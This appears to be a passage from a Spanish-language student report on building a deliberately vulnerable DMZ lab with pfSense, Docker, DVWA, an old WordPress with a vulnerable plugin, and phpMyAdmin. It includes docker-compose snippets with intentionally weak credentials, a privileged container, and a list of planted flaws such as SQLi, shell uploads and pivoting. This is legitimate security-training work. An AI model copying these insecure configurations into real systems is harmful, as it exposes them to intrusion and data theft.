dvwa-web | [Sat Nov 22 16:15:08.160293 2025] [core:notice] [pid 287] AH00094: Command line: '/usr/sbin/apache2'
dvwa-web |
dvwa-web | ==> /var/log/apache2/other_vhosts_access.log <==
dmz_server@ubuserverdmz:~/dmz-lab/dvwa$
```

Procedo a configurar la red en pfsense para que se pueda acceder a la DMZ a través de la WAN. Creo una regla para que desde la WAN se pueda acceder a la red DMZ.

Firewall / Rules / Edit

Action

Pass

Choose what to do with packets that match the criteria specified below.  
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled

☐ Disable this rule

Set this option to disable this rule without removing it from the list.

Interface

WAN

Choose the interface from which packets must come to match this rule.

Address Family

IPv4

Select the Internet Protocol version this rule applies to.

Protocol

Any

Choose which IP protocol this rule should match.

Source

Source

☐ Invert match

Any

Source Address

/

Destination

Destination

☐ Invert match

DMZ subnets

Destination Address

/

Extra Options

Log

☐ Log packets that are handled by this rule

Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).

Description

WAN -> DMZ

A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset label and displayed in the firewall log.

Advanced Options

Display Advanced

# Regla para que la DMZ pueda salir a internet

Firewall / NAT / Outbound / Edit

Edit Advanced Outbound NAT Entry

Disabled

☐ Disable this rule

Do not NAT

☐ Enabling this option will disable NAT for traffic matching this rule and stop processing Outbound NAT rules  
In most cases this option is not required.

Interface

WAN

The interface on which traffic is matched as it exits the firewall. In most cases this is "WAN" or another externally-connected interface.

Address Family

IPv4+IPv6

Select the Internet Protocol version this rule applies to.

Protocol

Any

Choose which protocol this rule should match. In most cases "any" is specified.

Source

Any

Type

Source network for the outbound NAT mapping.

/ 24

Port or Range

Destination

Any

Type

Destination network for the outbound NAT mapping.

/ 24

Port or Range

☐ Not

Invert the sense of the destination match.

Translation

Address

WAN address

Type

Connections matching this rule will be mapped to the specified address. If specifying a custom network or alias, it must be routed to the firewall.

Port or Range

☐ Static Port

Enter the external source Port or Range used for remapping the original source port on connections matching the rule.  
  
Port ranges are a low port and high port number separated by "-".  
Leave blank when Static Port is checked.

Misc

No XMLRPC Sync

☐

Prevents the rule on Master from automatically syncing to other CADD members. This does NOT prevent the rule from being overwritten on Slave.

# Permiso para la web

Edit Firewall Rule

Action

Pass

Choose what to do with packets that match the criteria specified below.  
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled

☐ Disable this rule

Set this option to disable this rule without removing it from the list.

Interface

DMZ

Choose the interface from which packets must come to match this rule.

Address Family

IPv4

Select the Internet Protocol version this rule applies to.

Protocol

TCP/UDP

Choose which IP protocol this rule should match.

Source

Source

☐ Invert match

Any

Source Address

/

Display Advanced

The Source Port Range for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, any.

Destination

Destination

☐ Invert match

DMZ address

Destination Address

/

Destination Port Range

(other)

80

(other)

80

From

Custom

To

Custom

Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options

Log

☐ Log packets that are handled by this rule

Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).


Description

permiso para acceder a la web


A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset label and displayed in the firewall log.

## Comprobacion desde Kali que puedo conectarme a la red DMZ


Configuro manualmente la red para que su puerta de enlace sea la de pfsense



Realizo ping a la dmz




Acceso al contenedor de la web dwwa





# WORDPRESS



```
dmz_server@ubuserverdmz: ~/dmz-lab
GNU nano 6.2 docker-compose.yml
# =====
# WORDPRESS VULNERABLE
# =====

wordpress:
  image: wordpress:5.0-php7.2-apache # Versión antigua y vulnerable
  container_name: wp-vuln
  restart: unless-stopped
  depends_on:
    - dmz-mysql
  environment:
    WORDPRESS_DB_HOST: dmz-mysql:3306
    WORDPRESS_DB_USER: wpuser
    WORDPRESS_DB_PASSWORD: wp123
    WORDPRESS_DB_NAME: wordpress
  ports:
    - "8082:80" # WP en http://IP_DMZ:8082
  volumes:
    - ./wordpress-config/uploads.ini:/usr/local/etc/php/conf.d/uploads.ini
    - ./host
  privileged: true
  networks:
    - dmz_net
```

Imagen:

Esta es una **versión antigua y vulnerable** de WordPress:

- WordPress 5.0 → vulnerable a múltiples CVEs (SQLi, XSS, RCE, privilege escalation).
- PHP 7.2 → versión EOL (sin parches de seguridad).
- Apache incluido → entorno web completo dentro del contenedor.

Nombre del contenedor:

- Wp-vuln

Política de reinicio:

- El contenedor se reiniciará de forma automática

Variables de entorno:

- **WORDPRESS\_DB\_HOST** → hostname del contenedor MySQL dentro de la red dmz\_net, seguido del puerto.
- **WORDPRESS\_DB\_USER** → usuario de MySQL.
- **WORDPRESS\_DB\_PASSWORD** → contraseña.
- **WORDPRESS\_DB\_NAME** → base de datos donde WordPress guardará su contenido.

Puertos expuestos:

- El contenedor expone el puerto 80 (Apache) del contenedor al puerto **8082** del host.

Volúmenes:

- **uploads.ini** → **/usr/local/etc/php/conf.d/uploads.ini**
  - Permite configurar `upload_max_filesize`, `post_max_size`, etc.
  - Puede aumentar la superficie de ataque (por ejemplo, subir shells PHP).
- **./host:/host**
  - Monta un directorio del host dentro del contenedor.
  - Usado normalmente para cargar/plugins o manipular archivos localmente.

Privilegios elevados:

**Extremadamente peligroso** en entornos reales.

Esto permite:

- Acceso a dispositivos del host.
- Capacidad de ejecutar operaciones del kernel.
- Facilita técnicas como container escape.

Red:

El contenedor queda dentro de la red interna **dmz\_net**, compartiéndola con:

- DVWA
- MySQL

## Acceso a la web e instalacion de WordPress

### Hola

¡Bienvenido al famoso proceso de instalación de WordPress en cinco minutos! Simplemente completa la información siguiente y estarás a punto de usar la más enriquecedora y potente plataforma de publicación personal del mundo.

### Información necesaria

Por favor, debes facilitarnos los siguientes datos. No te preocupes, siempre podrás cambiar estos ajustes más tarde.

**Título del sitio**

**Nombre de usuario**   
Los nombres de usuario pueden tener únicamente caracteres alfanuméricos, espacios, guiones bajos, guiones medios, puntos y el símbolo @.

**Contraseña**  Ocultar  
**Muy débil**  
**Importante:** Necesitas esta contraseña para acceder. Por favor, guárdala en un lugar seguro.

**Confirma la contraseña** ☒ Confirma el uso de una contraseña débil.

**Tu correo electrónico**   
Comprueba bien tu dirección de correo electrónico antes de continuar.

**Visibilidad en los motores de búsqueda** ☐ Disuade a los motores de búsqueda de indexar este sitio  
Depende de los motores de búsqueda atender esta petición o no.

Escritorio • wordpress\_vuln - x

Settings

10.10.10.10:8082/wp-admin/

wordpress\_vuln

5

0

Añadir

Hola, miguel

Opciones de pantalla

Ayuda

Escritorio

Files

Actualizaciones

Entradas

Medios

Páginas

Comentarios

Apariencia

Plugins

Usuarios

Herramientas

Ajustes

Cerrar menú

¡Ya está disponible WordPress 6.8.3! Por favor, actualiza ahora.

### Escritorio

#### ¡Bienvenido a WordPress!

Hemos recopilado algunos enlaces para que puedas comenzar:

**Comienza**  
[Personaliza tu sitio](#)  
o, cambia tu tema por completo

**Siguientes pasos**

- Escribe tu primera entrada en el blog
- Añade una página «Acerca de»
- Ver tu sitio

**Más acciones**

- Gestiona widgets o menús
- Activa o desactiva los comentarios
- Aprende más sobre cómo empezar

**De un vistazo**

1 entrada

1 página

1 comentario

WordPress 5.0.24 está funcionando con el tema Twenty Nineteen. [Actualizar a 6.8.3](#)

**Borrador rápido**

Título

¿En qué estás pensando?

[Solo guardar](#)

**Actividad**

Publicaciones recientes

Hoy, 10:01 pm [¡Hola mundo!](#)

Comentarios recientes

De Un comentarista de WordPress en ¡Hola mundo!

**Eventos y noticias de WordPress**


Asiste a un próximo evento cerca de ti.

[Presenta tu proyecto WordPress y](#) miércoles, 26 Nov, 2025


Arrastra aquí las cajas

60



Instalado WordPress voy a realizar la instalación de un plugin vulnerable, concretamente Filemanager v6.0 que es vulnerable




Para solventar este problema voy a crear un archivo de configuracion modificando los parámetros



Una vez creado voy a modificar el docker-compose para que añada este archivo cada vez que levante el contenedor



Instalado procedo a activarlo



## PHPMYADMIN

phpMyAdmin actúa como panel de administración de la base de datos MySQL compartida entre DVWA y WordPress. En entornos reales, aunque no es recomendable exponer phpMyAdmin públicamente, es común encontrarlo instalado de forma directa sobre servidores web para facilitar mantenimiento o administración remota, especialmente en pequeñas empresas. En este proyecto lo he incluido de forma deliberada para reproducir este patrón y proporcionar un punto de acceso centralizado a las bases de datos de ambas aplicaciones vulnerables.

La configuración de phpMyAdmin permite conectarse directamente al contenedor dmz-mysql utilizando credenciales débiles (root/root). Esto representa un riesgo crítico: si un atacante compromete DVWA o WordPress y obtiene credenciales de la base de datos, puede acceder a phpMyAdmin y visualizar, modificar o eliminar cualquier información almacenada en las bases de datos de la DMZ.

El parámetro PMA\_ARBITRARY=1 habilita conexiones a servidores MySQL arbitrarios, lo que permite que phpMyAdmin sea utilizado como herramienta de pivoting para intentar conectarse a bases de datos internas de la LAN si el atacante configura un túnel adecuado. Este comportamiento es intencionado en el proyecto para demostrar cómo un panel administrativo mal protegido puede usarse durante una intrusión para extender el compromiso hacia otras zonas de la red.

La existencia de phpMyAdmin refuerza la interdependencia entre servicios en la DMZ y facilita la demostración del impacto de las vulnerabilidades asociadas a credenciales débiles, exposición de paneles administrativos y malas prácticas de configuración.

```
# =====
#  PHPMYADMIN VULNERABLE
#  =====

phpmyadmin:
  image: phpmyadmin/phpmyadmin
  container_name: dmz-phpmyadmin
  restart: unless-stopped
  depends_on:
    - dmz-mysql
  environment:
    PMA_HOST: dmz-mysql
    PMA_PORT: 3306
  ports:
    - "8083:80"           # http://IP_DMZ:8083
  networks:
    - dmz_net
```

Imagen:

Uso la imagen oficial de phpMyAdmin.

Motivo de vulnerabilidad en tu entorno:

- phpMyAdmin es una herramienta muy sensible.
- Exponerla en una DMZ aumenta la superficie de ataque.

- Permite enumeración, lectura de tablas, ejecución de comandos SQL maliciosos.
- Permite ataques de *credential stuffing* usando credenciales de WordPress, DVWA, etc.

Nombre del contenedor:

- Dmz-phpmyadmin

Política de reinicio:

- El contenedor se reinicia automáticamente si falla. Asegura disponibilidad persistente en la DMZ.

Dependencia:

- Antes de iniciar phpMyAdmin, se debe iniciar la base de datos **dmz-mysql**.

Variables de entorno:

- **PMA\_HOST** → Nombre del contenedor MySQL dentro de la red interna dmz\_net.
- **PMA\_PORT** → Puerto en el que escucha MySQL.

Puertos:

- El contenedor expone el puerto web interno 80 al puerto **8083** del host.

Red:

- Dmz-net

El servicio queda dentro de la red aislada **dmz\_net**, pudiendo comunicarse con:

- MySQL (dmz-mysql)
- DVWA
- WordPress vulnerable

#### 7.3.4. Diseño del archivo docker-compose.yml final

Este archivo define los contenedores vulnerables de la DMZ.

- usar **una base de datos común**,
- integrar DVWA, WordPress y phpMyAdmin
- mejorar la coherencia interna
- mantener vulnerabilidades intencionadas
- facilitar explotaciones SQLi y credential harvesting

#### 7.3.5. Explicación técnica del diseño

##### ✓ Credenciales intencionadamente débiles

- root/root123 (acceso crítico)
- vulnuser/vulnpass

Permiten:

- ataques de fuerza bruta,
- inyección SQL,
- acceso administrativo no autorizado.

##### Versiones vulnerables

- WordPress 5.0 con PHP 7.2
- MySQL 5.7
- DVWA vulnerable por diseño
- phpMyAdmin expuesto sin restricciones

##### Servicios expuestos en puertos altos

- DVWA: 8081
- WordPress: 8082
- phpMyAdmin: 8083

Esto simula prácticas inseguras muy comunes.



### 7.3.7. Vulnerabilidades intencionadas en la DMZ

#### WordPress vulnerable

- No tiene HTTPS
- Permite enumeración de usuarios
- Permite subida de archivos manipulados
- Plugins desactualizados (intencionadamente)

#### DVWA

- Configurado en modo *low*
- Permite SQL injection, XSS, brute force
- RFI/LFI
- Comandos del sistema

#### phpMyAdmin

- Sin restricción de IP
- Acceso root permitido
- Sin restricciones de subida de ficheros

#### Docker

- Red compartida
- Ficheros montados sin protección
- Contenedores sin límites de recursos

### 7.3.9. Justificación final de la DMZ

La DMZ proporciona:

- Un entorno realista de exposición interna
- Fallos críticos replicables
- Servicios interdependientes
- Puerta de entrada del atacante
- Semilla perfecta para el pivoting hacia la LAN



Esta DMZ es la base para la fase de pentesting.


## 7.4. IMPLEMENTACIÓN DE LA LAN

